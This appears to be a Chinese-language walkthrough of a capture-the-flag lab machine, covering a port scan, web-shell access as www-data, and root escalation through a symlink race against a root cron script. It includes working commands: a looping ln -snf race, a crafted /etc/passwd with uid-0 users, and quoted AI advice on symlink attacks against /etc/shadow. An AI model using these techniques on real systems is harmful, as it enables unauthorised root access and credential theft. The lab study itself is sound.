

SourceCode

bash

```
└─(kali㉿kali)-[~]
```

```
└─$ nmap -p- 192.168.56.108
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-16 05:45  
-0400
```

```
Nmap scan report for 192.168.56.108
```

```
Host is up (0.00017s latency).
```

```
Not shown: 65533 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
MAC Address: 08:00:27:A2:79:AD (Oracle VirtualBox virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
```

Web有一对用户口令

不安全 192.168.56.108

SOURCE FLAK - PROTOCOL I

BOMB ARMED

```
> Agent, you have 8 minutes.  
> Locate the bomb. Seize control. Disarm it.  
> When time expires, the system will reset automatically.  
■ SYSTEM ARMED ■
```

```
> Authentication channel open...  
> Users are buried in shadow, not light.
```

► ACCEPT MISSION

ACCESS GRANTED

User: huazai

Pass: s7Mb0Mmbf5QqIMLrd1B

Use these credentials to infiltrate the system.
Time is running out.





text

User: huazai

Pass: s7Mb0Mmbf5QqiMLrdIB

一开始想要去ssh连接，然后发现访问被拒绝了，应该是把华仔的ssh服务ban了
发现了有一个/login.php和/shell.php，然后访问/login可以用上面的口令对登陆拿到
wwdata的权限。
弹一下shell，然后就可以su到华仔了



然后去看了一下这个opt下的炸弹脚本，应该是定时任务提权了，可以看到是先清空华仔的家目录和tmp，然后从备份好的地方把huazai给放回去，再把所有用户给踢掉。

然后问了一下ai，给了我一个提权思路

但它被写可能导致系统根目录下的关键文件、其他用户的家目录或挂载点被意外删除，造成严重的拒绝服务 (DoS) / 系统崩溃。

2. 复制命令中的符号链接劫持 (`-La` 条件竞争)

脚本中使用了 `-La` 参数进行复制：

Bash



```
cp -La /opt/backup/.*/ /home/huazai/
```

- **安全隐患：** `-L` (`--dereference`) 参数意味着跟随符号链接 (**Symbolic Links**) 。如果源文件或目标文件是一个软链接， `cp` 会去操作链接指向的实际目标。
- **恶意利用：** 1. 如果 `huazai` 用户对 `/opt/backup/` 目录有写权限 (或者攻击者利用了某种手段) ，他们可以在里面创建一个恶意的软链接，例如：`ln -s /etc/shadow /opt/backup/.malicious` 。
2. 当 `root` 执行该脚本时， `-La` 会顺着链接找到 `/etc/shadow` ，并将其内容复制到 `/home/huazai/.malicious` 。
- **后果：** 攻击者 (`huazai`) 从而可以直接读取敏感的系统密码哈希文件 (`/etc/shadow`) ，进而实现提权。

3. `/tmp` 目录下的条件竞争与软链接攻击

脚本中尝试清理 `/tmp/*` 和 `/tmp/.*` 。

- **安全隐患：** `/tmp` 是一个所有用户都可写的目录。
- **恶意利用：** 攻击者可以在 `/tmp` 下预先创建一个名为 `.test` 的软链接，指向系统关键文件 (如 `/etc/passwd` 或 `/etc/crontab`) 。
- **后果：** 当 `root` 执行 `rm -rf /tmp/*` 时，如果脚本逻辑跟随了链接 (或在某些特定老旧内核/命令版本中) ，可能会导致 `/etc/passwd` 被误删或破坏，直接瘫痪系统验证机制。

其中， `cp -La /opt/backup/.*/ /home/huazai/` 这一条指令，如果目标文件是软链接，脚本再执行复制时会把内容写入链接指向的真实文件。

```

huazai@SourceCode:/var/www/html$ cd /opt
huazai@SourceCode:/opt$ ls
backup boob.sh
huazai@SourceCode:/opt$ ls -al
total 16
drwxr-xr-x  3 root root 4096 Jun 14 05:12 .
drwxr-xr-x 18 root root 4096 Jun  3 07:12 ..
drwxr-xr-x  2 root root 4096 Jun 14 04:05 backup
-rwxr-xr-x  1 root root  360 Jun 14 05:12 boob.sh
huazai@SourceCode:/opt$ ls -al backup/
total 24
drwxr-xr-x 2 root root 4096 Jun 14 04:05 .
drwxr-xr-x 3 root root 4096 Jun 14 05:12 ..
-rw-r--r-- 1 huazai huazai 220 Jun 14 03:42 .bash_logout
-rw-r--r-- 1 root huazai 1245 Jun 16 06:26 .bashrc
-rw-r--r-- 1 huazai huazai 807 Jun 14 03:42 .profile
-rw-r--r-- 1 root root 44 Jun 14 04:04 user.txt
huazai@SourceCode:/opt$

```

可以看到华仔可以对bashrc这个文件进行修改，那只要把bashrc给持续指向某个文件，再等待这个炸弹运行一次就可以了

这里是照着gemini的思路，把/etc/passwd给覆盖了


先把.bashrc文件内容改一下。

```

huazai@SourceCode:/opt$ ls -al backup/
total 24
drwxr-xr-x 2 root root 4096 Jun 14 04:05 .
drwxr-xr-x 3 root root 4096 Jun 14 05:12 ..
-rw-r--r-- 1 huazai huazai 220 Jun 14 03:42 .bash_logout
-rw-r--r-- 1 root huazai 1245 Jun 16 06:26 .bashrc
-rw-r--r-- 1 huazai huazai 807 Jun 14 03:42 .profile
-rw-r--r-- 1 root root 44 Jun 14 04:04 user.txt
huazai@SourceCode:/opt$ cat backup/.bashrc
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:998:998:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false
systemd-timesyncd:x:991:991:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:990:990:Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:909:65534:sshd user:/run/ssh:/usr/sbin/nologin
huazai:x:0:0:,,,:/root:/bin/bash
huazai:x:0:0:,,,:/root:/bin/bash
huazai@SourceCode:/opt$

```

然后再让这个.bashrc指向一直是/etc/passwd,保证在boob执行复制时，已经指向/etc/passwd



```
nohup sh -c 'while ;; do ln -snf /etc/passwd  
/home/huazai/.bashrc; done' >/dev/null 2>&1 &
```

连接断开的时候说明已经执行boob了，这个时候再重新去web端弹个shell回来su到华仔就是rootshell了

```
huazai@SourceCode:/opt$ nohup sh -c 'while ;; do ln -snf /etc/passwd /home/huazai/.bashrc; done' >/dev/null 2>&1 &  
[1] 467756  
huazai@SourceCode:/opt$ Killed  
[-] Session [1] died... We lost SourceCode 192.168.56.108 Linux-x86_64 ❤  
  
[+] [New Reverse Shell] => SourceCode 192.168.56.108 Linux-x86_64 👤 www-data(33) 🌐 Session ID <2>  
(Penelope)>  
[+] [New Reverse Shell] => SourceCode 192.168.56.108 Linux-x86_64 👤 www-data(33) 🌐 Session ID <3>  
(Penelope)> m  
[!] Ambiguous command. Can mean any of: ['maintain', 'modules']  
(Penelope)> s  
[!] Ambiguous command. Can mean any of: ['spawn', 'script', 'sessions']  
(Penelope)> sessions  
  
➤ SourceCode 192.168.56.108 Linux-x86_64  
  
ID | Shell | User | Source  
Raw | www-data(33) | TCPLListener(0.0.0.0:444)  
Raw | www-data(33) | TCPLListener(0.0.0.0:444)  
  
(Penelope)> interact 2  
[+] Upgrading shell to PTY...  
[+] PTY upgrade successful via /usr/bin/python3  
[+] Interacting with session [2] • [TT] • Menu key [1] ←  
[+] Session log: /home/kali/.penelope/sessions/SourceCode~192.168.56.108-Linux-x86_64/2026_06_16-07_16_05-562.log  
  
www-data@SourceCode:/var/www/html$ su huazai  
Password:  
root@SourceCode:/var/www/html# id  
uid=0(root) gid=0(root) groups=0(root),100(users)  
root@SourceCode:/var/www/html# cd ~  
root@SourceCode:~# ls -al  
total 52  
drwx----- 5 root root 4096 Jun 14 04:23 .  
drwxr-xr-x 18 root root 4096 Jun 3 07:12 ..  
lrwxrwxrwx 1 root root 9 May 11 00:24 .bash_history -> /dev/null  
-rw-r--r-- 1 root root 607 Mar 2 16:50 .bashrc  
-rw-r--r-- 1 root root 33 Jun 14 05:12 boob.md5  
-rwxr-xr-x 1 root root 243 Jun 14 04:22 check_boob.sh  
-rw----- 1 root root 20 May 21 08:43 .lessht  
drwxr-xr-x 3 root root 4096 Apr 25 06:38 .local  
-rw-r--r-- 1 root root 132 Mar 2 16:50 .profile  
-rw-r--r-- 1 root root 44 Jun 14 03:42 root.txt  
-rw-r--r-- 1 root root 21 Jun 14 03:41 rp.txt  
-rw-r--r-- 1 root root 66 Jun 14 04:23 .selected_editor  
drwx----- 2 root root 4096 May 15 18:38 .ssh  
drwxr-xr-x 2 root root 4096 Jun 14 05:13 .vim  
root@SourceCode:~#
```

然后群主说只要把boob给拆掉就可以了。于是新开一个



bash

```
root@SourceCode:~# cat rp.txt  
du8e2jLlXJJuzqZyr4kg
```

```

www-data@SourceCode:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@SourceCode:/var/www/html$ su root
Password:
root@SourceCode:/var/www/html# ls -al
total 20
drwxr-xr-x 2 root root 4096 Jun 14 05:13 .
drwxr-xr-x 3 root root 4096 Jun 14 03:49 ..
-rw-r--r-- 1 root root 2682 Jun 14 05:13 index.html
-rw-r--r-- 1 root root 1015 Jun 14 03:53 login.php
-rw-r--r-- 1 root root 2023 Jun 14 04:03 shell.php
root@SourceCode:/var/www/html# cd ~
root@SourceCode:~# ls -al
total 52
drwx----- 5 root root 4096 Jun 14 04:23 .
drwxr-xr-x 18 root root 4096 Jun  3 07:12 ..
lrwxrwxrwx 1 root root   9 May 11 00:24 .bash_history -> /dev/null
-rw-r--r-- 1 root root  607 Mar  2 16:50 .bashrc
-rw-r--r-- 1 root root   33 Jun 14 05:12 boob.md5
-rwxr-xr-x 1 root root  243 Jun 14 04:22 check_boob.sh
-rw----- 1 root root   20 May 21 08:43 .lesshst
drwxr-xr-x 3 root root 4096 Apr 25 06:38 .local
-rw-r--r-- 1 root root  132 Mar  2 16:50 .profile
-rw-r--r-- 1 root root   44 Jun 14 03:42 root.txt
-rw-r--r-- 1 root root   21 Jun 14 03:41 rp.txt
-rw-r--r-- 1 root root   66 Jun 14 04:23 .selected_editor
drwx----- 2 root root 4096 May 15 18:38 .ssh
drwxr-xr-x 2 root root 4096 Jun 14 05:13 .vim
root@SourceCode:~# cat check_boob.sh
#!/bin/bash

a=$(md5sum /opt/boob.sh |awk '{print $1}')
b=$(cat /root/boob.md5)

if [[ "$a" != "$b" ]];then
    echo "NB"
    echo 'newhuazai:$1$glNVyWJt$PFjPX4c3rELx4eMD8NBBJ.:0:0:xxoo,,,:/root:/bin/bash' >> /etc/passwd
    rm /root/check_boob.sh
fi

```

看到有个检查的脚本，只要boob文件被替换就可以触发。

然后su了一下华仔，直接跳出来奇怪的时钟了。(？

```

root@SourceCode:~# su huazai

```



07:44:40

ctrl+c退出来，然后竞注一下

bash

```
nohup sh -c 'while ;; do ln -snf /opt/boob.sh  
/home/huazai/user.txt; done' >/dev/null 2>&1 &
```

过一会儿可以看到newhuazai已经被写道passwd里面了，口令和华仔是一样的，也能拿到rootshell。

```
huazai@SourceCode:~$ ls  
user.txt  
huazai@SourceCode:~$ cd /opt  
huazai@SourceCode:/opt$ ls -al  
total 16  
drwxr-xr-x 3 root root 4096 Jun 14 05:12 .  
drwxr-xr-x 18 root root 4096 Jun 3 07:12 ..  
drwxr-xr-x 2 root root 4096 Jun 14 04:05 backup  
-rwxr-xr-x 1 root root 360 Jun 14 05:12 boob.sh  
huazai@SourceCode:/opt$ cd backup  
huazai@SourceCode:/opt/backup$ ls -al  
total 24  
drwxr-xr-x 2 root root 4096 Jun 14 04:05 .  
drwxr-xr-x 3 root root 4096 Jun 14 05:12 ..  
-rw-r--r-- 1 huazai huazai 220 Jun 14 03:42 .bash_logout  
-rw-r--r-- 1 huazai huazai 3542 Jun 14 04:13 .bashrc  
-rw-r--r-- 1 huazai huazai 807 Jun 14 03:42 .profile  
-rw-r--r-- 1 root root 44 Jun 14 04:04 user.txt  
huazai@SourceCode:/opt/backup$ nano .profile  
huazai@SourceCode:/opt/backup$ nohup sh -c 'while ;; do ln -snf /opt/boob.sh /home/huazai/user.txt; done' >/dev/null 2>&1 &  
[1] 819  
huazai@SourceCode:/opt/backup$ cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mail list Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin  
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false  
systemd-timesync:x:991:991:systemd Time Synchronization:/:usr/sbin/nologin  
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin  
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin  
huazai:x:1000:1000:,,,:/home/huazai:/bin/bash  
huazai@SourceCode:/opt/backup$ grep '^newhuazai:' /etc/passwd  
newhuazai:$1$gLNyVwJt$PFjPX4c3rELx4eMD8NBBJ.:0:0:xxoo,,,:/root:/bin/bash  
huazai@SourceCode:/opt/backup$ su newhuazai  
Password:  
root@SourceCode:/opt/backup#
```

哦对，前面的那个字符画时钟是bashrc里面有一个tty-clock 😊

```
fi  
fi  
tty-clock -scD  
root@SourceCode:/opt/backup#
```